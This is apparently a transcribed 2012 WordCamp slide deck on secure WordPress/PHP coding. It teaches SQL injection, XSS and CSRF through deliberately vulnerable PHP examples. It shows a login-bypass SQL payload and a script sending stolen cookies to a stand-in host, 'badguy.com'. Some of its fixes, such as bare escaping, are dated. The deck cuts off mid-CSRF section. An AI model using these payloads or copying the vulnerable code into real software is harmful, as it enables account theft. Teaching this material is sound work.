WORDCAMP MILWAUKEE JUNE 2&3 2012

Secure Wordpress Coding

Aaron Saray

Why Trust This Guy?

- PHP programmer > than a decade
- Nerd since 8 yrs old
- MKEPUG
- Author
- you paid? :)

Why at WordCamp?

- I use WordPress
  - even programmers do, yup
- I like WordPress
- WordPress is everywhere
  - I actually care about the world... you should too!

open source programmer, web developer
aaron SARAY
entrepreneur, author and musician
OPEN SOURCE PROJECTS
PORTFOLIO
BOOKS
BLOG
RESUME
BIO
CONTACT

Milwaukee PHP Web Developer

I specialize in PHP and Open Source programming, HTML5, CSS, Javascript and web standards.

When not programming or managing developers, I'm helping with the Milwaukee PHP Users Group, writing & editing technical books and playing guitar. I enjoy developing new ideas, building community and mentoring newer IT professionals.

But there's more »

I'm presenting at milwaukee #wordcamp Secure WordPress Coding: http://t.co/9webiN0V #devmke 1 day ago

Follow me on twitter: @aaronsaray

Things I've said lately...

Keep your Admin Interface CSS Separate

There are a number of performance arguments about combining assets to reduce HTTP requests and speed up your site. I ...

PHPUnit Mock Objects: Only Mock What You Need

I was looking at mock objects in PHPUnit the other day and started to get confused. When I asked for a Mock object, the ...

Home | Open Source Projects | Portfolio | Books | Blog | Resume | Bio | Contact | Sitemap

The views on this website are my own and do not reflect the opinions of my employer or clients.

What is Security?

- Physical, mental, emotional, resources
- Secure programming?
  - protecting the user from...
    - themselves
    - the bad guys
    - glitches

Why you should care?

Yay - it's time for everyone's favorite game show!

Myth: ...

Fact: you should care - you're a nice person. Otherwise you wouldn't be here...

Myth: No one will attack me


Fact: Yes they will.

- No one cares about my little website
- I'm not doing anything important
- They can have it all, I have nothing they want

That's Wrong!

Examples:

- Testing Credit Cards
- Hosting bad stuff
- Stealing User Accounts (and passwords)
- installing trojans
  - google now hates you
- Who cares about Google ads?
  - They're only $0.02...



GOOGLE INC.
1600 AMPHITHEATRE PARKWAY
MOUNTAIN VIEW, CA 94043

Cheque No: [redacted]
Client No:

Date: SEPTEMBER 27, 2005

ay against this cheque
To [redacted] [redacted] FOREST DR
LINCOLN NE 68516 UNITED STATES

Amount: USD **************132,994.97

Or Order

Sum of ONE HUNDRED THIRTY-TWO THOUSAND NINE HUNDRED NINETY-FOUR AND 97/100 U.S.
DOLLARS ***

yable at CITIBANK, N.A.
THROUGH CITIBANK (NEW YORK STATE)
ABA 0220 00868

For: CITIBANK IRL FINANCIAL SERVICES PLC
[illegible]
Authorized Signature

[redacted]

$132,994.97

Myth: PHP is so insecure that...

- Bank vault is insecure with the door open
- Haters be hatin'
- PHP users
  - Facebook
  - Yahoo
  - etc
    - if it were so bad, then why?

What Security Concerns in Web Projects Do We Have?

- HTML begat PHP begat WordPress
    - SQL Injection
    - XSS
    - CSRF


*NOTE: examples are simple, and not necessarily indicative of real code.

SQL Injection


- An attack that injects unknown SQL commands
  - usually done through a form filed
  - can be done in a query string

- Consequence?
  - read all data
  - write / update / delete
  - drop tables!

SQL Injection Example



sqlinjection_form.php

```
<form action="sqlinjection_formprocess.php" method="post">
    <p><label>Email: <input type="text" name="email"></label></p>
    <p><label>Password: <input type="password" name="password"></label></p>
</form>
```


sqlinjection_formprocess.php

```
<?php
$email = $_POST['email'];
$password = $_POST['password'];
$sql = "select * from user where email='$email' and password='$password'";
$result = mysql_query($sql);
$authorizedUser = mysql_fetch_assoc($result);
```

SQL Injection Example


Email: me@aaronsaray.com

Password: •••••••

$sql = "select * from user where email='me@aaronsaray.com' and password='monkey'


SQL Injection Example

What about password of ... say...
x' or userid=1; --

```
$sql = "select * from user where email='me@aaronsaray.
com' and
password='x' or userid=1; --'";
```

SQL Injection Solution

Filter user input!!


sqlinjection_formprocessfixed.php


```
<?php
$email = mysql_real_escape_string($_POST['email']);
$password = mysql_real_escape_string($_POST['password']);
$sql = "select * from user where email='$email' and password='$password'";
$result = mysql_query($sql);
$authorizedUser = mysql_fetch_assoc($result);
```

Cross Site Scripting (XSS)

- An attack that allows a third party to add and execute client side scripts into a web page
  - Client side scripting (such as javascript) is fine (and useful)
  - but not if the site creator didn't approve it


- Consequence?
  - form submission
  - steal cookie (login token)
  - Sammy!

XSS Example



xss.php


```
<?php
$searchTerm = isset($_GET['q']) ? $_GET['q'] : '';
?>
<form>
<label>Enter search term: <input type="text" name="q" value="<?php echo $searchTerm; ?>"></label>
</form>
```




local/wordcamp/xss.php?q=monkeys

Enter search term: monkeys

XSS Example


local/wordcamp/xss.php

Enter search term: "><script>alert('hi');</script>



local/wordcamp/xss.php?q="><script>alert('hi')%3B<%2Fscript>

Enter search term:

hi

Is this really that bad?


Yup.



```
<script>
    var cookie = document.cookie;
    var i = new Image();
    i.src = "http://badguy.com/stealcookie.php?cookie=" + cookie;
</script>
```

XSS Solution

Filter user input!!



xss_fixed.php

```
<?php
$searchTerm = isset($_GET['q']) ? htmlentities($_GET['q']) : '';
?>
<form>
<label>Enter search term: <input type="text" name="q" value="<?php echo $searchTerm; ?>"></label>
</form>
```


Cross Site Request Forgery (CSRF)

- An attack that sends a request from a malicious site masquerading as a legitimate request.

- Submission or action originating not on your website


- Consequence?
  - forms submitted
  - any user action done
    - potentially authorized users without knowledge

CSRF Example



csrf_form.php

```
<?php
$blogID = isset($_GET['id']) ? (int) $_GET['id'] : 0;
?>
<form action="csrf_formprocess.php">
    <label>
        Are you sure you want to delete this?
        <input type="submit" value="yes">
    </label>
    <input type="hidden" name="blogid" value="<?php echo $blogID?>">
</form>
```

CSRF Example



/csrf_formprocess.php?blogid=4



csrf_formprocess.php


```php
<?php
